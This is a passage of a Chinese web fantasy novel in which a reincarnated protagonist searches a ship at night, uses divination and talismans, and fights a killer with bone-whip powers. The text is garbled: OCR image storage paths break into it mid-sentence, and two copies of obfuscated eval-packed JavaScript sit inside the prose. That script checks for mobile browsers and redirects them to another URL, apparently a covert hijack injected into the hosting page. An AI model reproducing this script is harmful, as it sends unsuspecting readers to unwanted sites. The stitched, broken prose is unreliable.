不过那道击伤杀人凶手的攻击,看起来很像是某种非凡者的能力。船上不只有原主的队伍和凶手一行人,还有其他势力的非凡者。其他势力的非凡者找凶手的队伍麻烦,无意间救了他。 吸引火力带走凶手的同时,还帮他解除房间的封锁。是个标准意义上的“好人”了。 克劳狄拉开门,确认门外没有危险后,才安静却快速地跨出房间。夜间的海面静谧无垠,在红月笼罩下,深沉如蓄积的血泊。他贴着船舱默默移动,忽然后背一凉,本能地抬头看向红月。月上阴影一闪而逝。 错觉吗……难道是他刚刚经历过生死危机,精神有点过度紧绷了? 克劳狄调整了一下呼吸,将多余的念头从头脑里甩开。因为记忆的缺失,他想不起原主那些同伴的具体房间位置,只能凭直觉寻路。最初那点零零散散的记忆画面隐约能吻合船上的情境,但信息实在太零散了,根本无法准确定位。 “哗”的一声,克劳狄脚步一顿。 有黑影从他身旁一闪而逝,下落入水。紧接着,船舷下方的水域里发出脆响——头顶有人。 这一认知让克劳狄瞬间绷紧身体,紧紧贴住船舱边缘的阴影。很快,头顶那个疑似正在抛尸的家伙动了动步,压着声调对什么人说话:“这边这个解决了,你那边小心点。” 因为不确定对方的立场,克劳狄不敢随意暴露自身 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320946|199049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,一直等到脚步声离开才敢喘气。船只持续航行着,船身与海面的交界处白沫浮动,刚刚那家伙扔进海里的东西已经没了踪影,他也无法判断落水的究竟是不是人尸。 小小一艘船,居然能热闹成这样。 克劳狄无言。紧张又放松的状态切换让他下意识呼了口气,微微曲身。口袋里的船票因此飘飞出来,好在他眼疾手快地抓住,没让那张小纸片落进海水飘走。 他下意识想把船票揣回原位,但异样的触感让他顿住动作。之前原主死亡时,船票就待在他的口袋里,沾染了大量的血液,有所污损。这就导致他醒来时没有第一时间检查它。 然而单张船票不应该是这样的厚度。 克劳狄捻了捻票纸边缘,意外发现这居然是五张被血液粘连在一起的船票。一张属于原主,那另外四张,应该就属于原主的同伴了。 虽然原主的序列八能力对身体各方面的素质都有显著增强,但因为年龄小、资历较浅,原主在队伍里更多是充当辅助和后勤的角色。 克劳狄捏着船票,很快就根据现有的信息分析出了原主拥有全队成员船票凭据的原因。精准的计算能力也能用在管理金钱支配的方面。发挥个人特长,这很合理。 不过有了这几张船票,他就能通过占卜确认另几名非凡者生前居住的房间位置了。就是不知道杀死原主的凶手是否已经掌握这些信息。 他只能打时间差。 想到这里,克劳狄将票纸一一分开,随机抽选出一张进行占卜。现在条件不允许,他只能以最简单的抛硬币法确定是前进、后退,左转还是右转。灵性指引着他一步步靠近船尾。 这一切仍是在静默中发生的。他刻意控制了脚步声响,以防惊动船上潜藏的危险。 最后,他来到船尾附近的一间套房。 屋内静悄悄的,没有活物气息。附近也没有什么游客往来。现在是凌晨时分,船上的乘客们大部分都在安眠。克劳狄在转角处观察了好几分钟,才小心翼翼地靠近房门。 撬开这样的门锁对机器而言毫不费力。 周围没有灵性封锁的痕迹。房间里的东西也并没有被人收走。克劳狄据此判断,原先住在这里的原主同伴已经遇害有两天了,而船上的船长和水手们大概都已经被杀人凶手及其同伙替换。 他毫不客气地翻找起来,一路翻腾到角落,但没发现什么当前需要的非凡物品。杀死原主同伴的凶手将这里搜刮得很干净。 这倒是不令人意外。克劳狄也不气馁,搜索完最常规的置物位后,又把目光转向一些刁钻的角落。最终,他在床铺缝隙处摸到了两张巴掌大小的金属片。 继承自原主记忆的神秘学知识让他瞬间意识到这东西是符咒。符咒的使用方法也立刻在他脑海中融会贯通。 虽然序列八特性能够增强怪物途径非凡者的身体素质,但在非凡者的战斗中,光有身体素质还远远不够。他现在没有枪械傍身,原主的非凡物品和武器似乎都被那个宽脸男人搜刮走了,符咒倒是很实用的战斗资源。 克劳狄揣起金属片,因为不知道原主这个同伴叫什么,就对着房间里的阴影道了声谢。 确认屋内已经没有其他实用资源剩下后,他拉起衣领遮住下半脸,轻手轻脚地退出房间。 3. 冷血者 第一张船票的指向检阅完毕,还剩下四张船票。原主本人的船票目前还未经排除,因为船票上的图案和文字都已经被血液污损。克劳狄按照惯性心理抽走和第一张船票相对的另一侧、最底部的票纸,跟其他票纸分开放好,这才翻动剩下三张票纸,三选一捏在手里抛起硬币。 硬币落定,向右。 克劳狄扫了一眼仍旧深沉的夜色,并没有第一时间动步。在房间中翻找的过程已经让他因为死亡威胁而紧绷的精神趋于冷静。从他在凶杀现场恢复意识开始,船舱里就有点过于安静了。现在想想,这其实不太对劲。 原主的日记显示,这艘船最初是要开往狂暴海的。既然是客船,那么除去原主的队伍和原主所追杀的凶手一行人,坐上这艘船的绝大多数乘客,开启这段旅途的目的应该都更加“世俗”。 比如旅游观光,或是换个环境寻求机遇。 抱着诸如此类的目的,乘客们的夜间睡眠质量会这么好? 克劳狄手指一翻,将那枚硬币捏进手心。阖眸凝神的一瞬间,怪物途径的强大灵感让他捕捉到了附近的战斗余波。就在他脚底下。船上的乘客们的确都在熟睡,但这种熟睡中似乎又掺杂了一种非凡因素的刻意引导。 “梦魇?” 这种非凡能力在原主的神秘学常识库存中并不罕见。但这是序列七的能力,比他要高一个层次。而且非凡者的能力并不是无限使用的,像这样大范围拉一整艘船的普通人入梦,需要耗费大量的灵性。能支撑这种耗费的非凡者,绝对不只是一个序列七的梦魇。 霎时间,克劳狄猛地接收到危险预警,捏紧那枚硬币就要撤走。但慢了一步。转角处骂骂咧咧地走出一个人影,跟他撞个正着。 “狗屎!让我抓到他,我非得把他吊在桅杆上狠狠地揍一顿……” 是杀死原主的凶手! 克劳狄转头就跑,但两相照面间,那家伙已经已经看清了他的脸。宽脸男人的表情瞬间阴沉下去:“是你!你还活着!” 克劳狄当然不会回答。他一个飞身就往船头方向冲,奔跑间上衣衣摆被栏杆挂住,勾开了一条裂隙也分秒不停。“呲”的一声,宽脸的凶手捂着肋骨追赶,但被克劳狄的衣摆甩了一耳光。 人格上的凌辱让凶手愤怒高涨:“站住!” “傻瓜才在这种时候站——” 克劳狄踩中一滩积水,“呲溜”就滑出三扇窗的距离。却不想右侧栏杆处忽然裂开一条深黑的空间缝隙,数条诡异的“长鞭”砰然砸来,硬生生把他嘴上的挑衅打断。 他凭借极强的肢体控制力翻身躲开,踩着近处的栏杆借力往前跃。“长鞭”砸上船舱靠外的通风窗,带出一串叮铃哐当的碎裂声。碎玻璃旋即哗啦啦下落,有的溅上甲板,有的落进海水。 克劳狄心下一惊。 刚刚经历过跟更强者的战斗并身受重伤,现在居然还能有余力对他展开这种形式的攻击,这家伙的实力比他一开始预计的还要强。 原主到底是怎么在这艘船上活过十多天的! 那几条从裂隙中生长出来的“长鞭”有着长鞭的形状和作战性能,但实际由一块块形状各异棱角突出的骨头组成。在那名宽脸凶手的驱使下,它们灵活得就像水里的蛇,甚至仿佛拥有独立的精神意志。一击落空,骨蛇般的“长鞭”转过一圈,又飞快调转方向,直刺向克劳狄的胸腹。 变打为刺,攻击形式就不再局限于鞭术了。 克劳狄陡然喘了口气,以从未有过的速度握住栏杆上沿曲身向外滑,险险与骨蛇的倒刺擦肩而过。又猛地挺身绕栏杆转过一整圈,以攻代防踩上“骨蛇”的脊背。 他这一踩用了十足的力气,目的就是试探对方的召唤物能不能被物理方式击碎。 答案显然是不能。鞋底与“骨蛇”产生接触的一瞬间,一股森寒顺着克劳狄的小腿一路上行,窜进心脏。直接用□□触碰那玩意相当危险,他很有可能被当场腐蚀成一具白骨! 灵性对克劳狄下达了危险预警。克劳狄当即手臂发力,赶在真正踩中“骨蛇”之前一个翻身回落在湿润的甲板上。“骨蛇”循着他的运动轨迹沿船尾栏杆缠过一圈,再次刺空。 他曲起手肘,心有余悸地呼了口气。 但这口气还没喘匀,又一轮攻击紧随而至。杀死原主的凶手已经趁他躲避“骨蛇”的间隙追了上来,挥舞着匕首直劈他侧颈。他只能强迫自己集中精神,猛地抬脚踩起一块碎玻璃。 玻璃片精准格开匕首,他一个借力起身,直往右后方扑。男人出手时一直捂着左边肋骨,在他借灵性看到的画面中,袭击这群暴徒的强大非凡者击伤男人的位置也在左边肋骨。他们交上手后男人的同伴没有赶来支援,这证明下一层的战斗还没有结束。这家伙是负伤脱战的,所以左肋处的伤势并不是对他毫无影响。 克劳狄拼命拐过弯道,在第五扇窗前急停。 浪潮“哗”然拍上甲板。下一层剧烈波动的灵性归于沉寂。与此同时,一条条尾部相连的“骨蛇”交缠着拐过弯道,凶猛无比地张开两块头骨之间的裂隙,仿佛野兽最终猎杀前的嚎叫。 克劳狄翻转手腕,强忍住颤抖的本能将提前摸到手里的符咒扔出。 形容狰狞的“骨蛇”疯狂挤压船舱侧面的平地空间,仿佛要将猎杀范围内的克劳狄撕成碎片。金属制符咒精准飞到它们头顶,在月色映照下悄然流转过一串绯红光晕。克劳狄抓准时机,按照记忆里的方式低念:“黑夜……” “沉眠!” 沉眠符咒轰然生效,暗红色火焰爆开。宽脸男人召唤出的“骨蛇”重重坠地,如灰烬般消弭。追赶而来的凶手因此在拐弯处急停,甚至还为了躲避沉眠符咒的影响抬起手臂遮挡。 好机会。 克劳狄精准捕捉到男人动作停滞的瞬息,陡然扔出刚刚藏匿的两枚碎玻璃。玻璃片畅通无阻地破空而去,直刺进男人裸露的脖颈。 男人眼底绽开剧烈的不可置信。 克劳狄知道这点小把戏还不足以杀死对方,因此毫不犹豫地掏出另一枚沉眠符咒,急退一步就要故技重施。但抛出符咒的念头刚刚在脑海中成型,一种四肢僵化的体验袭来,他所能思虑和支配的一切都变得无比迟缓。 罪犯途径序列八的恶魔类法术能力。 不……好…… 前所未有的阴冷爬上脊背。克劳狄拼命挣扎,想要摆脱这种影响,但连思维都缓慢到没法向下推进。海浪声、船舱里的乘客梦呓,杀人凶手压抑的轻咳,都无比清晰地传入他的感官。但他没法做出反应,只能眼看着宽脸男人越走越近。 “比我想象中要能折腾点。” 男人来到他面前,抽出那枚沉眠符咒:“之前我明明已经洞穿了你的胸口,连心脏都掏出来献祭了,没有人能在那种情况下活着。你是怎么爬出那间房的,怨灵附身?” 克劳狄还在迟缓状态下,没法回答。 意识到这一点,宽脸男人打了个响指。精神控制瞬间解除,克劳狄莫名觉得身体一软,转眼就被眼前的凶手用匕首抵住脖子。 “你是怪物途径的序列八,”男人揣起符咒,用行动示意他挣扎无效,“和他相比,实力并没有显著提升。通常来讲,附身怨灵是不能继承身体原主人的非凡能力的。能在这么短的时间内判断出我的伤势所在,以最小的代价打出最大的伤害效果,你也不是一般恶灵。你背后是谁?” 克劳狄默然。 “不说吗?”男人冷嗤一声,“那算了,反正我也不是不能直接杀了你通灵。” 匕首寒光一凛,刃尖抬起,狠狠往克劳狄的颈动脉处扎。然而扎了个空。克劳狄看准时机格住男人的手肘,反侧身向他腋下闪避。与此同时,一张杀气腾腾的塔罗牌旋飞而至。 宽脸男人侧身,眼底掠过一丝嗜血的光芒。他以一种正常人类躯体所无法承受的扭曲姿态躲过克 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320947|199049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 劳狄和那枚塔罗牌的夹击,“咚”然退到栏杆旁。塔罗牌深深嵌进船舱外壁。而在船舱上风口,晦暗的阴影一闪而逝。 罪犯途径的冷血者再次召唤出“骨蛇”围困克劳狄,同时凝眸转向阴影处:“找到你了。” ——战局陡转。 瞬息间,克劳狄的身份从猎物转变为无关紧要的路人,男人从胸口摸出一块黑漆漆的东西,张开双手诵念咒语。这一刻克劳狄才意识到,这家伙的能力远不止序列八。 难怪那么轻松就将原主一击毙命,即使身受重伤也能毫不费力地对付他。 男人将矛头调转向边缘角落的黑影,毫不犹豫地扑身而上。 克劳狄躲开“骨蛇”的缠绕,回身间随着男人扑向黑影的动作抬眸。咸腥的海风吹起浪花泡沫,也吹起他过长的头发。发丝缝隙间透出那道黑影的模样,那是一张绘着小丑面妆的脸孔。 占卜家途径的序列八,小丑。 宽脸男人是因为察觉了这家伙的存在,才没有当场杀他通灵的。这家伙救了他。 克劳狄闪身靠向栏杆,骗“骨蛇”自己绕栏杆打结的同时偷眼观察战局。按理来说他现在应该上去跟小丑联手对付宽脸男人。但刚刚下层的非凡者战斗已经结束了,宽脸男人的同伴说不定什么时候就会上来支援。他才刚成为克劳狄不久,对这具身体的非凡能力还不够熟悉,前面的战斗已经是勉强,要是再加入几个像宽脸男人那样的敌手,别说帮上小丑的忙了,连自保都难。 心念电转间,他默念了一句“加油”,猛然跳出“骨蛇”的攻击范围,踩着碎玻璃后撤。 激战中的两人没有意识到他的小动作,也就没有上前追赶。只有那条“骨蛇”从栏杆上跌下,怒不可遏地一扫尾巴飞窜上前。 克劳狄也不惊慌,一边制造路障一边拐进楼梯。然而下层的战斗原来并没有结束,而是转移了阵地,他刚抵达楼梯口,就听到一阵急促的脚步声由远及近。危险预感旋即追上他。 这些人似乎比他身后那两人更危险。 他不得不踩起一串玻璃碎片用巧劲将它们洒向“骨蛇”追击的路径,转而调换方向往上跑。上层还有一个疑似杀人抛尸的非凡者,但留在本层和前往下层都是死,不如去上层碰碰运气。 